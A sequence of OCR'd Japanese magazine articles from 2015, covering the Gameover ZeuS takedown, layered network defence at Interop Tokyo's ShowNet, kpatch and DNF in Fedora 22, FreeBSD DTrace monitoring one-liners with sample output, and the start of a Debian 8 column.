世界的なサイバー犯罪対策組織やコンピュータセキュリティ組織が協力してGameover ZeuSの対策を始めて1年が過ぎました。徐々に感染台数は減ってきていますが、残念ながら十分な効果が出たと言える状況ではありません[注14]。今後もGameover ZeuSの脅威は長く続いていくことでしょう。SD

◆図3　Evgeniy Mikhailovich Bogachev氏の手配写真[注13]

注12）Symantec社 "International Takedown Wounds Gameover Zeus Cybercrime Network"
http://www.symantec.com/connect/blogs/international-takedown-wounds-gameover-zeus-cybercrime-network
注13）http://www.fbi.gov/wanted/cyber/evgeniy-mikhailovich-bogachev
注14）Dark Reading "Bank Botnets Continue to Thrive One Year After Gameover Zeus Takedown"
http://www.darkreading.com/vulnerabilities---threats/bank-botnets-continue-to-thrive-one-year-after-gameover-zeus-takedown/d/d-id/1320099

ShowNetが示すネットワークの近未来



第4回 How secure is the Internet?
～技術解説とShowNet 2015でのチャレンジ～

Writer 遠峰 隆史（とおみね たかし）
国立研究開発法人 情報通信研究機構
tomine@interop-tokyo.net

Writer 橋本 賢一郎（はしもと けんいちろう）
ブルーコートシステムズ合同会社
hashiken@interop-tokyo.net

Writer 神谷 和憲（かみや かずのり）
NTTセキュアプラットフォーム研究所
kamiya@interop-tokyo.net

URL http://www.interop.jp/

インターネット技術とビジネスが出会う国内最大のイベント「Interop Tokyo」。ほかでは類を見ないその最大の特徴である“ShowNet”は、会場全体に構築される最先端の技術を駆使したネットワーク環境です。この連載では2015年6月の開催に向けて動き始めたShowNetについて紹介していきます。4回目の今回は、ShowNetにおけるセキュリティ技術への取り組みをお伝えします。

ShowNetにおけるセキュリティ

Interop TokyoのShowNetは、インターネットの世界を模して作られた世界最大規模のデモンストレーションネットワークです。これまでの連載でご説明したように、このネットワークを利用して出展社の皆様、来場者の皆様へのインターネット接続を提供しています。そのため、先進的なネットワーク技術を結集するだけではなく、ネットワークにおけるさまざまなセキュリティの脅威にも対応しなければなりません。近年では、DDoS攻撃や高度なマルウェアなどのセキュリティ脅威が高まってきており、ネットワークにおける対策もファイアウォールだけではなく、さまざまな視点に立ったセキュリティ技術が登場してきました。今回はShowNetで使用している最先端のセキュリティ技術について説明させていただきます。

ネットワーク上で起こるさまざまな攻撃

現在、多くの商用サービスがネットワーク上で展開されており、世の中が便利になる一方で、サイバー攻撃が増加しています。たとえば、多量のトラフィックやリクエストを送信しサービスを提供不能に落とし入れるDDoS攻撃や、Webサービスなどのコンテンツを不正に改ざんする攻撃があります。とくにここ数年は、脆弱なDNSサーバやNTPサーバを不正に利用した大規模な攻撃も発生しています。そのため、サービス提供者は自サービスを攻撃から守るだけでなく、他者の攻撃に悪用されないように各種サーバを堅牢にしなければなりません。

マルウェアと呼ばれる悪意を持ったソフトウェアが猛威をふるっているのもご承知のとおりです。マルウェアはデータの破壊活動を行うだけでなく、感染した機器をボットとして自由に操って別の機器やネットワーク、組織を攻撃します。また、マルウェアは機器の中だけでなく、ネットワークを介して組織内に存在する機密情報の窃取（せっしゅ）も行います。機密情報の窃取にあたっては、その手段が巧妙になってきています。たとえば、ターゲットを絞ったやりとり型のメールによるマルウェアの感染や、特定組織を対象としたWebサイトに誘導してマルウェアに感染させる水飲み場攻撃などがあります。こうした、狙った相手を確実に仕留める標的型攻撃による脅威が急激に増大しています。

これらの脅威への対策として、サーバの設定を見直し、端末にアンチウィルスソフトを導入するのはもちろんです。しかしながら、それだけでは未知の脅威への対応が困難であり、次々に現れる新しい脅威に対抗できません。そこで、ネットワークにも用途に応じた技術を導入し、対策を行う必要があります。

多層防御への挑戦

昨年までのShowNetでは、提供するネットワークトラフィックへの影響を避けるために、セキュリティ対策としては深く観測することで対応してきました。具体的には、ネットワーク機器から取得したミラートラフィックや、ネットワーク内に設置した光タップから取得したトラフィックを各セキュリティ機器へ分配し、インシデントの検知を行いました。

今年は解析に加えてネットワーク経路上にセキュリティ機器を配置し、脅威の疑いのあるトラフィックを遮断します。しかし、セキュリティ機器を配置するだけでは効果的な対策を行うことができません。そこで、セキュリティ機器が最大限機能できるように適材適所に配置する必要があります。

今年のShowNetでは効果的なセキュリティ対策を実現する構成をとっています。インターネット側からDDoS対策、ファイアウォール、サンドボックスの順に設置し、段階的に異なる脅威に対応しています(**図1**)。まず、ShowNetとインターネットとの境界ではDDoS攻撃を防ぎます。その後、マルウェアや既知の攻撃トラフィックをファイアウォールで遮断します。最後に利用者端末の手前では、マルウェアをサンドボックス型の機器で解析し遮断します。そして、各機器から出力されるアラートなどをSIEM装置へ集約し、ネットワークへのセキュリティ脅威の監視を行っています。それぞれの機能を生かした順序で導入することにより、サイバー攻撃に対する防御がより強固になります。

ここからは、今回のShowNetの多層防御の要である、DDoS攻撃対策、ファイアウォール、サンドボックス、そしてSIEMについて説明します。

DDoS攻撃対策

DDoS攻撃はここ数年で攻撃の規模が飛躍的に大きくなり、100Gbpsを超える攻撃も観測されるようになりました[注1]。大規模DDoS攻撃は攻撃対象のサービスへの影響はもとより、攻撃対象に至るまでのネットワーク帯域をも圧迫します。そのため、DDoS対策はISP(インターネットサービスプロバイダ)にとって喫緊の課題となっています。


ShowNetでは新たなDDoS対策手法として、BGP Flowspec[注2]を活用します。従来、ネットワーク側でのDDoS対策は、①RTBH(Remote Triggered Blackhole)、②ACL(Access Control List)などにより行われてきました。

RTBHはBGPを用いた経路制御によって特定の宛先への通信をルータで遮断します。この方法は、BGPによりフィルタ情報を素早く伝搬させ、迅速に対策を行うことができるという利点があるものの、正常な通信であってもすべて遮断してしまうという問題があります。一方

注1) ARBOR NETWORKS, "Worldwide Infrastructure Security Report", vol.10, 2014.

注2) RFC5575で定義されている「Dissemination of Flow Specification Rule」の略。

▼図1 多層防御の概念



でACLはルータ上で5タプル[注3]ベースのフィルタにより攻撃トラフィックを遮断します。この対策方法では、s粒度の細かな制御ができるため、正常な通信を通過させつつ攻撃トラフィックのみ遮断できます。しかしながら、多数のルータへのACL設定は、攻撃検知から実際の対策実行まで時間を要します。

BGP FlowspecはRTBHとACLの双方の長所をあわせ持つ技術で、BGPプロトコルによりACL相当の情報を他のルータへと送信します。これにより細かな粒度でのフィルタ設定と、迅速な対策実行を同時に実現できます。BGP FlowspecはIETFにおいてRFC5575として標準化が完了し、各ネットワーク機器への実装が進んでいます。今回のShowNetは、ルータやフローコレクタとの相互接続検証と、その実用性を確認する最適な場になると考えています。

BGP Flowspec以外にも、SDNやNFVと連携した防御技術を配備し、ネットワークの各階層においてDDoS対策を実現しています。

ファイアウォール

ファイアウォールは、「信頼できるネットワーク(=内部ネットワーク)」と「信頼できないネットワーク(=外部ネットワーク、インターネット)」との境界に設置するもので、これら2つのネットワーク間の通信を制御するものです。ファイアウォールの歴史は長く、実は1980年代からその概念が存在します。当初はACLによるパケットフィルタリングでしたが、専用ソフトウェアによる制御やアプライアンス化、ASIC化することで、より高速な解析と防御が可能になっています。

昨今では、5タプルのみのフィルタリングだけでなく、アンチウィルスやURLフィルタリング、アプリケーションの可視化と制御機能まで搭載した「次世代ファイアウォール」が主流となっており、ShowNetでも次世代ファイアウォールを採用しています。

サンドボックス

複雑化、高度化するサイバー攻撃は、高度に改変されたマルウェアや新たな脆弱性を突いたゼロデイ攻撃へと進化しています。このような攻撃は、既知の脅威を検知する目的の次世代ファイアウォールやIPS(Intrusion Prevention System=侵入検知システム)では検知することが困難です。そのためShowNetでは、未知の脅威を検知する新たな技術として、「サンドボックス」を採用しています。

サンドボックスは内部ネットワークとインターネット間のトラフィックを監視し、仮想実行環境でクライアントが実行するであろうことを仮想実行環境内で実行し、クライアントへの攻撃の有無や、追加のマルウェアダウンロード、コールバックなどを検知する技術です。現在、セキュリティメーカー各社がサンドボックスの開発を加速していますが、実行環境そのものや解析手法、解析の判断に用いられる攻撃者や攻撃手法、脅威情報などがメーカーにより多種多様です。ShowNetではそれらの特徴を捉えるために2012年以降、毎年サンドボックスを採用しています。


しかし、サンドボックスには既知の脅威を検知および防御する機能を搭載した機器がありません。そのため、多層防御の後工程にサンドボックスを導入することで、既知の脅威は次世代ファイアウォールやIPSで検知および防御、それらをすり抜けてきたものを解析して検知する構成を採用しています。これはサンドボックスの動作によるリソース消費量が高いためです。前段で既知の脅威を排除した後のトラフィックを解析することで、サンドボックスの負荷の軽減を図っています。

また、サンドボックスは「クライアントが実行するであろうこと」を仮想環境で実行するため、検知した後のIR(Incident Response)がセキュリティチームでの重要な活動になります。

注3) パケット内の5つのフィールドのことで、送信元アドレス、宛先アドレス、送信元ポート、宛先ポート、プロトコルのこと。

クライアント自身が脅威をダウンロードしたかどうか、また実行したかどうか、他のクライアントが同じ脅威にさらされていないかどうか、などを調査する必要があります。そのためのツールとして後述するSIEMや高速かつ大量のパケットキャプチャを保存、高速検索可能なフォレンジックとの連携強化が重要なポイントとなります。

▼図2　SIEMによるログの絞り込み



SIEM／ネットワークフォレンジック

昨今マルウェア感染による被害は、情報漏えい・不正送金からスパムメール送信、DDoS攻撃への不慮の参加まで多岐にわたります。マルウェアには市販のウィルス対策ソフトの検知をすり抜けるものも多く、感染前の対策だけでは十分と言えません。一方、マルウェアに感染しても、実際に被害が発生するまである程度の時間を要する可能性が高いため、それまでにマルウェア感染を検知することができれば、実際に被害にあうことを防ぐことができます。つまり感染前対策と並んで、感染後対策も重要になってきていると言えます。

感染後対策の1つとして注目を集めているのがSIEM（Security Information and Event Management）です。SIEMはネットワークのセキュリティに関するログ（ファイアウォールログ／IDSログなど）を収集し、これら大量のログをアクティブに絞り込み、ネットワークにおけるセキュリティ上の脅威を検知します（**図2**）。

SIEMで重要なのは、マルウェア感染端末を検知するロジックです。たとえば、マルウェアの感染拡大活動をとらえるためのホストスキャンを検知するロジック、マルウェアを遠隔操作するコマンド＆コントロールサーバとの通信を検知するロジックなどが考えられます。マルウェアの活動を網羅的にとらえるため、検知ロジックは複数用意しておき、サイバーキルチェーンを断ち切ることが必要です。

ShowNetでは昨年からSIEMを導入したモニタリングを実施していますが、今年は①各種レピュテーションDB（悪性URL、悪性IP）と連動した検知、②検知ロジックのチューニングによる運用の効率化、③ネットワークフォレンジック[注4]と連携した感染端末の特定をテーマにネットワークへの実装を行います。

まとめ

ShowNetでは、昨今の多種多様なサイバー攻撃に対して、さまざまな対策技術を導入し検証を行っています。サイバー攻撃は、もはや個人や一組織のみで対処することが難しくなっています。これからは、それぞれの攻撃に対応した技術での対策・防御に加えて、脅威情報の共有や防御の連携が必要不可欠です。

ネットワークに特化したイベントであるInterop Tokyo 2015ですが、今回ご説明したセキュリティ分野においても先進的な取り組みをしています。今夏ごろ、Interop Tokyo公式ページ[注5]に、今年の実施報告を公開する予定です。ぜひチェックしてみてください。SD

注4）Network Forensic＝インシデント発生時に調査・分析できるように、証拠保全としてネットワークを流れるトラフィックを保存しておくこと。

注5）http://www.interop.jp

Red Hat Enterprise Linuxを極める・使いこなすヒント

.SPECs ドット・スペックス

第13回 Fedora 22リリース

本誌2015年3月号に紹介したFedora 21に続き、2015年5月26日にFedora 22がリリースされました。Linuxカーネル4.0やYumに代わるDNFを採用し、今後のRed Hat系ディストリビューションの行く末を予感させるバージョンとなっています。

Writer レッドハット(株)サービス事業統括本部
プラットフォームソリューション統括部ソリューションアーキテクト部長 藤田 稜 (ふじた りょう)

Linuxカーネル4.0を採用

2015年4月にリリースされたLinuxカーネル4.0を採用した、と書くと何か大きな変化があるようにも見えますが、その実、バージョンが3.20となる予定だったものを投票によって僅差で4.0[注1]としたこともあり劇的に変わった点はありません。

ライブカーネルパッチの導入

Linuxカーネル4.0にはライブカーネルパッチが導入されました。読んで字のごとく「動作中のカーネルに修正パッチを適用する」機能であり、エンタープライズ分野では長らく熱望され[注2]てきたものです。ライブカーネルパッチの実装としては独SUSE社のkGraftとRed Hatのkpatchの2つがあるものの、両社は協力して開発してきました。

実はkpatchの導入はRHEL 7.1が先行しており、RHEL 7.1をベースにしたCentOS 7.1やScientific Linux 7.1でもすでに利用できます。ただしRHEL 7.1におけるkpatchはTechnology Preview[注3]ということもあり前回の本連載では触れず、今回でまとめて紹介することにします。

kpatchはカーネルの関数を単位としてパッチを適用します。つまり古い関数をパッチが適用された新しい関数で置き換えることになります。差分はソースコードとバイナリコードから生成されたカーネルモジュールとなり、モジュールをカーネルに挿入した瞬間から新しい関数が呼び出されるようになるしくみ[注4]です。本稿の執筆時点では、Fedora 22のカーネルではkpatchが無効にされており、カーネルモジュールを生成するkpatch-buildコマンドや、パッチを管理あるいは適用するkpatchコマンドも、Fedora用のRPMパッケージがまだ用意されていません。このためカーネルのビルドと、**図1**で示すようにdnfコマンドでビルド環境を構築し、GitHub[注5]で公開されているkpatch(ユーティリティ)のソースコードからコンパイルする必要があります。

これでkpatch-buildコマンドでモジュールを生成し、kpatchコマンドでモジュールの一覧表示や挿入が可能となります。

実は、作業の前半のkpatch-buildコマンドはRHELで実行することはありません。kpatch-buildコマンドによって生成されたモジュール

注1) Google+での投票。https://plus.google.com/+LinusTorvalds/posts/jmtzzLiiejc

注2) Linuxのライブカーネルパッチ機能としては2011年に米Oracle社が買収したKsplice社のkspliceが存在したが、買収後はOracle Linuxだけを対象としてサポートが提供されるようになった。

注3) Technology Previewはプロダクション環境での利用がサポートされないがバグレポートは随時受け付ける。

注4) 実装の詳細については日立製作所の平松雅巳氏のLinuxConでの発表資料を参照のこと(https://events.linuxfoundation.org/sites/events/files/slides/LinuxConNA-kpatch-without-stopmachine_fixed.pdf)。

注5) kpatch(ユーティリティ)のソースコードのダウンロードについては、本誌2015年6月号のGit/GitHub特集を参照のこと。

▼図1 しれっとdnfコマンドでビルド環境を構築

```
# dnf install rpmdevtools pesign yum-utils ➡
openssl wget numactl-devel
# dnf builddep kernel
# dnf debuginfo-install kernel
# cd kpatch_dir
# make
# make install
```

を含むkpatch-patchという名称のRPMパッケージが弊社より提供[注6]されるからです。従って、RHELのユーザはyumコマンドによってkpatch-patch RPMパッケージをインストールするだけで、RPMパッケージの%POSTセクションによってモジュールがロードされ、パッチの適用が完了します。

従来提供されてきたエラータカーネルとの使い分けとしては、計画保守の際にはエラータカーネルを適用してシステムを再起動し、重大なセキュリティ上の脆弱性やバグによるトラブルの発生時にkpatchを用いることになるでしょう。

DNFによるYumの置き換え

Yumコマンドの歴史に終止符が打たれ[注7]、Fedora 22ではパッケージマネージャがDNFコマンドに置き換えられました。DNFは"Dandified Yum"、つまり「イケてるYum」の略称[注8]で、Yum 3.4からフォークしたプロジェクトです。2013年1月にリリースされたFedora 18[注9]に追加され、Fedoraの4つのバージョンと2年強の開発を経てデフォルトのパッケージマネージャに昇格しました。

DNFの特徴は、おもに次のようなものです。

- SATソルバーアルゴリズム[注10]に基づいてパッケージ間の依存性を解決するライブラリであるlibsolvと、libsolvの高レベルAPIを提供するhawkeyをバックエンド[注11]とする
- プラグインおよび外部拡張(例：Anaconda)が利用するAPIの厳密な定義
- メンテナンス性を向上するための軽量なコード
- パフォーマンス向上およびメモリ使用量の低減

Fedora 22でDNFコマンドを実行すれば、特徴の4つめであるパフォーマンスの向上はすぐに体感できるはずです。

一方で「systemdに続いてまた大きな変更か？！」という向きもあるかもしれないので結論から書いておくと、頻繁に使われるinstall、update、upgrade、searchなどのサブコマンドはYumと同じように使えるので安心してください。また、yumコマンド、あるいはyumdownloaderコマンドなどのyumユーティリティコマンドを実行するとdnfコマンドに転送されるため、差異を学習するコストはそれほど高くないはずです。YumからDNFへの変更点については、man yum2dnfを参照してください。

まとめ

Fedora 22にはGCC 5.0やX Windowに代わるWaylandの採用など多くの新機能が含まれます。

ぜひ触ってみてください。次回は6月3～5日に開催されるLinuxConをレポートする予定です。SD

注6) 執筆時点ではkpatchがTechnology Previewのため、kpatch-patchという名称のRPMパッケージは提供されておらず、名称も変更される可能性がある。

注7) "Yum is dead, long live DNF"(http://dnf.baseurl.org/2015/05/11/yum-is-dead-long-live-dnf/)

注8) OSSでよくある「略称になってない」略称の1つでYumの"Y"が残っていない。

注9) DNF 1.0のリリース時にTwitterで散見された「YumのメンテナーであるRed HatのSeth Vidal氏が亡くなったためにYumのメンテナンスが難しくなった」という言説があったが、氏が交通事故の被害に遭い亡くなったのは2013年の7月、DNFが追加されたFedora 18のリリースが同年1月であることからも事実ではない。同僚の名誉のためにも誌面をお借りして否定しておく。R.I.P.

注10) Satisfiability Problem、「充足可能性問題」あるいは「SAT問題」とも。SAT問題はNP完全問題の1つ。この問題を解くのがSAT solverで、この10年ほどで性能が急速に改善されている。libsolvに採用された経緯については、https://github.com/openSUSE/libsolv/blob/master/doc/libsolv-history.txt を参照のこと。

注11) https://lwn.net/Articles/502983/

Be familiar with FreeBSD.

チャーリー・ルートからの手紙

第21回 ❖カーネルの動きをトレースしてみる【実用編】

◉著者プロフィール
後藤 大地（ごとう だいち）
BSDコンサルティング（株） 取締役／（有）オングス 代表取締役／FreeBSD committer
エンタープライズシステムの設計、開発、運用、保守からIT系ニュースの執筆、IT系雑誌や書籍における執筆まで幅広く手がける。カーネルのカスタマイズから業務に特化したディストリビューションの構築、自動デプロイ、ネットワークの構築など、FreeBSD/Linuxを含め対応。BSDコンサルティングでは企業レベルで求められるFreeBSDの要求に柔軟に対応。

続・カーネルトレース機能「DTrace」

前回はカーネルトレース機能DTraceの基本的な内容を説明しました。今回はDTraceの便利な機能であるアグリゲーションを説明するとともに、いくつか実用的なサンプルを紹介します。

強力な機能「@アグリゲーション」

D言語でとくに強力な機能が、@という記号で表現されるアグリゲーション（aggregation）と呼ばれる機能です。この機能は理解が難しいところがあるのですが使いこなせるようになると、とても便利な機能です。たとえば**図1**のようにdtrace(1)を実行して、しばらく経ってから端末にCtrl + cと入力すると、その期間におけるシステムコールが呼ばれた回数がソフトウェアごとに集計され、一覧で表示されます。

このDスクリプトはソフトウェアごとにシステムコールが呼ばれた回数を集計して最後に表示せよ、という指定になっています。アグリゲーションを使用すると、さまざまな視点からデータを集計できます。この機能を使用することで、プロセスのシステムコールの使用状況などを統計的に把握できます。プローブやプレディケートの指定をユーザが必要としている情報に定めれば、より細かい情報を取得できます。

▼**図1 一定期間におけるシステムコールの実行回数**

```
% dtrace -n 'syscall:::entry { @[execname] = count(); }'
dtrace: description 'syscall:::entry ' matched 1072 probes
^C

  sudo                                                2
  tlsmgr                                             21
  sshd                                               22
  master                                             25
  ntpd                                               34
  nginx                                              97
  powerd                                            143
  couriertls                                        285
  dtrace                                            399
  imapd                                            1211
%
```

量子化（quantize）でデータを整理

アグリゲーションの機能に量子化（quantize）機能を組み合わせると、もっと面白いデータを取得できます。たとえば**図2**のようにdtrace(1)コマンドを実行し、しばらく経ってからCtrl + cを押すと、プロセスがwrite(2)システムコールを実行したときの、引数に指定されたサイズの値を量子化したデータを一覧表示させることができます。

こうした量子化データを、元のソフトウェアを書き換えることなく得ることができるというのがポイントです。こうした統計データを元にしてシステムの改善ポイントを探し、たとえばメモリ使用量が少なくなるようにソフトウェアを書き換えたり、性能が出るように書き換えたりといったことを行います。

各コマンドのうしろについている括弧書きの数字は、manコマンドで見ることができるマニュアルに記載されている章番号を表しています。

アグリゲーションや量子化の機能は最初は理解しにくいところがあるのですが、使えるようになるととても強力です。

ワンライナー実用サンプル

DTraceを使ったカーネルモニタリングの実用的なサンプルをいくつか紹介しておきます。どういったことができるのか、これでなんとなくつかめるのではないかと思います。

●ファイルオープンのモニタリング

図3のDTraceでは、ファイルのオープンを監視して、開かれたファイルと、それを開いたプロセス名を表示しています。特定のファイルがどのプロセスによってオープンされたか調べたいことがありますが、そういった場合に利用できる機能です。また、プログラムによってどのファイルにアクセスがあったのか調べたい場合にも利用できます。

●TCP接続のモニタリング

図4のサンプルは、ホストにTCP接続してきたIPアドレスの一覧を表示させています。**tcp:::accept-established**でフックして、IPアドレスをアグリゲーションし、その回数をカウントさせています。

●システムコールの呼び出し回数を集約

図5のサンプルは、動作しているnginxにおけるシステムコール

▼**図2　一定期間におけるwrite(2)システムコールのサイズ指定をプロセスごとに量子化した値を出力**

```
% dtrace -n 'syscall::write:entry { @[execname] = quantize(arg2); }'
dtrace: description 'syscall::write:entry ' matched 2 probes
^C

  dtrace
           value  ------------- Distribution ------------- count
               0 |                                         0
               1 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 1
               2 |                                         0

  master
           value  ------------- Distribution ------------- count
               0 |                                         0
               1 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 2
               2 |                                         0

  named
           value  ------------- Distribution ------------- count
               4 |                                         0
               8 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 2
              16 |                                         0

  ipfw
           value  ------------- Distribution ------------- count
              16 |                                         0
              32 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 1
              64 |                                         0

  pickup
           value  ------------- Distribution ------------- count
               4 |                                         0
               8 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 4
              16 |                                         0

  sshd
           value  ------------- Distribution ------------- count
               0 |                                         0
               1 |@@@@@@@@@@@@@@@@@@@@                     1
               2 |                                         0
               4 |                                         0
               8 |                                         0
              16 |                                         0
              32 |@@@@@@@@@@@@@@@@@@@@                     1
              64 |                                         0

  imapd
           value  ------------- Distribution ------------- count
               8 |                                         0
              16 |@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ 89
              32 |                                         0
              64 |@@                                       4
             128 |@                                        3
             256 |                                         0

  couriertls
           value  ------------- Distribution ------------- count
               0 |                                         0
               1 |@@@@@@@@@@@@@@@                          44
               2 |                                         0
               4 |@@@@                                     14
               8 |@@@@@@@@                                 25
              16 |@                                        5
              32 |@@@@@@@@@@@                              34
              64 |@@@@                                     13
             128 |                                         1
             256 |@                                        2
             512 |                                         0

%
```

チャーリー・ルートからの手紙

▼図3　ファイルのオープンをモニタリングして、オープンされたファイルとオープンしたプロセスの情報を出力

```
# dtrace -n 'syscall::open*:entry { printf("%s %s", execname, copyinstr(arg0)); }'
dtrace: description 'syscall::open*:entry ' matched 6 probes
dtrace: buffer size lowered to 2m
CPU     ID                    FUNCTION:NAME
  1  51081                       open:entry sed /etc/libmap.conf
  1  51081                       open:entry sed /usr/local/etc/libmap.d
  1  51081                       open:entry sed /var/run/ld-elf.so.hints
  1  51081                       open:entry sed /lib/libc.so.7
  0  51081                       open:entry sed /etc/libmap.conf
  0  51081                       open:entry sed /usr/local/etc/libmap.d
  0  51081                       open:entry sed /var/run/ld-elf.so.hints
  0  51081                       open:entry sed /lib/libc.so.7
  1  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_COLLATE
  1  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_CTYPE
  0  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_COLLATE
  0  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_CTYPE
  1  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_MONETARY
  1  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_NUMERIC
  1  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_TIME
  1  51081                       open:entry sed /usr/share/locale/ja_JP.UTF-8/LC_MESSAGES
  0  51081                       open:entry cat /etc/libmap.conf
  0  51081                       open:entry cat /usr/local/etc/libmap.d
  0  51081                       open:entry cat /var/run/ld-elf.so.hints
  0  51081                       open:entry cat /lib/libc.so.7
  0  51081                       open:entry cat /usr/share/locale/ja_JP.UTF-8/LC_CTYPE
  0  51081                       open:entry cat /tmp/TMP-TOP.75834-html
  0  51081                       open:entry rm /etc/libmap.conf
  0  51081                       open:entry rm /usr/local/etc/libmap.d
  0  51081                       open:entry rm /var/run/ld-elf.so.hints
  0  51081                       open:entry rm /lib/libc.so.7
^C

#
```

▼図4　TCP接続を監視して、接続してきたIPの一覧を表示

```
# dtrace -n 'tcp:::accept-established { @[args[3]->tcps_raddr] = count(); }'
dtrace: description 'tcp:::accept-established ' matched 1 probe
dtrace: buffer size lowered to 2m
dtrace: aggregation size lowered to 2m
^C

  XXX.XXX.XX.XX                                                     1
  Y.Y.YYY.YYY                                                       1
#
```

▼図5　nginxが呼んだシステムコールとその回数を一覧表示

```
# dtrace -n 'syscall:::entry /execname == "nginx"/ { @[probefunc] = count(); }'
dtrace: description 'syscall:::entry ' matched 1072 probes
dtrace: buffer size lowered to 2m
dtrace: aggregation size lowered to 2m
^C

  fstat                                                             2
  open                                                              2
  recvfrom                                                          6
  connect                                                           7
  ioctl                                                             7
  pread                                                             7
  socket                                                            7
  writev                                                            7
  close                                                            11
  read                                                             19
  readv                                                            27
  write                                                            63
  gettimeofday                                                    178
  kevent                                                          178
#
```

の呼び出し回数を集約したものです。この出力では、日付データを取得するgettimeofday(2)システムコールや、カーネルイベント通知機能を利用するためのkevent(2)システムコールがよく呼ばれていることがわかります。ほとんどアクセスがない状態です。

●新しく実行されたプロセスのモニタリング

図6のサンプルでは、システムで新しく実行されたプロセスをモニタリングして順次表示させています。top(1)やps(1)では、そのときのプロセスの状態を知ることができますが、DTraceをこのように使うと新しく実行されたコマンドを順番に知ることができます。

●ネームキャッシュルックアップの回数をプロセスごとに集計

図7のサンプルでは、ソフトウェアごとにネームキャッシュルックアップの回数を集計して表示させています。ネームキャッシュのヒット率が性能に関与するようなシステムでは、こうやってネームキャッシュに関する動作データを取得して分析に利用できます。

DTraceはカーネルの中身やシステムコールの知識がないと理解が難しいところがありますが、ここで取り上げたようなサンプルは、これだけでも利用できるでしょう。ためしに手元の環境で実行してみてください。

サンプルを書き換えて学ぼう!

▼図6　新しく実行されたプロセスを順次表示

```
# dtrace -n 'proc:::exec-success { trace(curpsinfo->pr_psargs); }'
dtrace: description 'proc:::exec-success ' matched 1 probe
dtrace: buffer size lowered to 2m
CPU     ID                    FUNCTION:NAME
  0  49521                     :exec-success   basename
  0  49521                     :exec-success   /bin/sh
  0  49521                     :exec-success   grep
  1  49521                     :exec-success   sed
  0  49521                     :exec-success   sed
  1  49521                     :exec-success   sed
  0  49521                     :exec-success   cat
  1  49521                     :exec-success   sed
  1  49521                     :exec-success   sed
  1  49521                     :exec-success   /bin/sh
  1  49521                     :exec-success   grep
  1  49521                     :exec-success   sed
  1  49521                     :exec-success   cat
  1  49521                     :exec-success   /bin/ush
  0  49521                     :exec-success   ls
  0  49521                     :exec-success   sed
```

▼図7　ネームキャッシュルックアップの回数をプロセスごとに集計して出力

```
# dtrace -n 'vfs:namecache:lookup: { @missing[execname] = count(); }'
dtrace: description 'vfs:namecache:lookup: ' matched 3 probes
dtrace: buffer size lowered to 2m
dtrace: aggregation size lowered to 2m
^C

  fcgiwrap                                                   57
  nginx                                                     102
  rm                                                        111
  basename                                                  201
  cat                                                       366
  ls                                                        459
  grep                                                      540
  sh                                                        630
  sed                                                      2046
#
```

ソースコードやPorts Collectionにも便利なDTraceスクリプト集がありますが、まずはWebに掲載されているFreeBSD DTraceのチュートリアルを追ってみるのがよいと思います。コンテンツへのリンクが下記のWebページにまとまっていますので、興味がある方はこのチュートリアルを実行してみてください。

DTrace on FreeBSD
https://wiki.freebsd.org/DTrace

今回紹介したワンライナーは上記サイトのチュートリアルから抜粋したものです。そのままツールとして利用できるサンプルも豊富に載っていますので、一度チェックしてみてください。SD

28

Debian Developer　やまねひでき　henrich@debian.org

Debian 8 “Jessie”の変更点と導入時の注意点

Debian Hot Topics

Debian 8がリリース!

Debian 8“Jessie”が日本時間の4月26日にリリースされました。Twitter上で@debianによってその模様などが逐次実況されていたので、それを見ていた人もいらっしゃるのではないでしょうか。

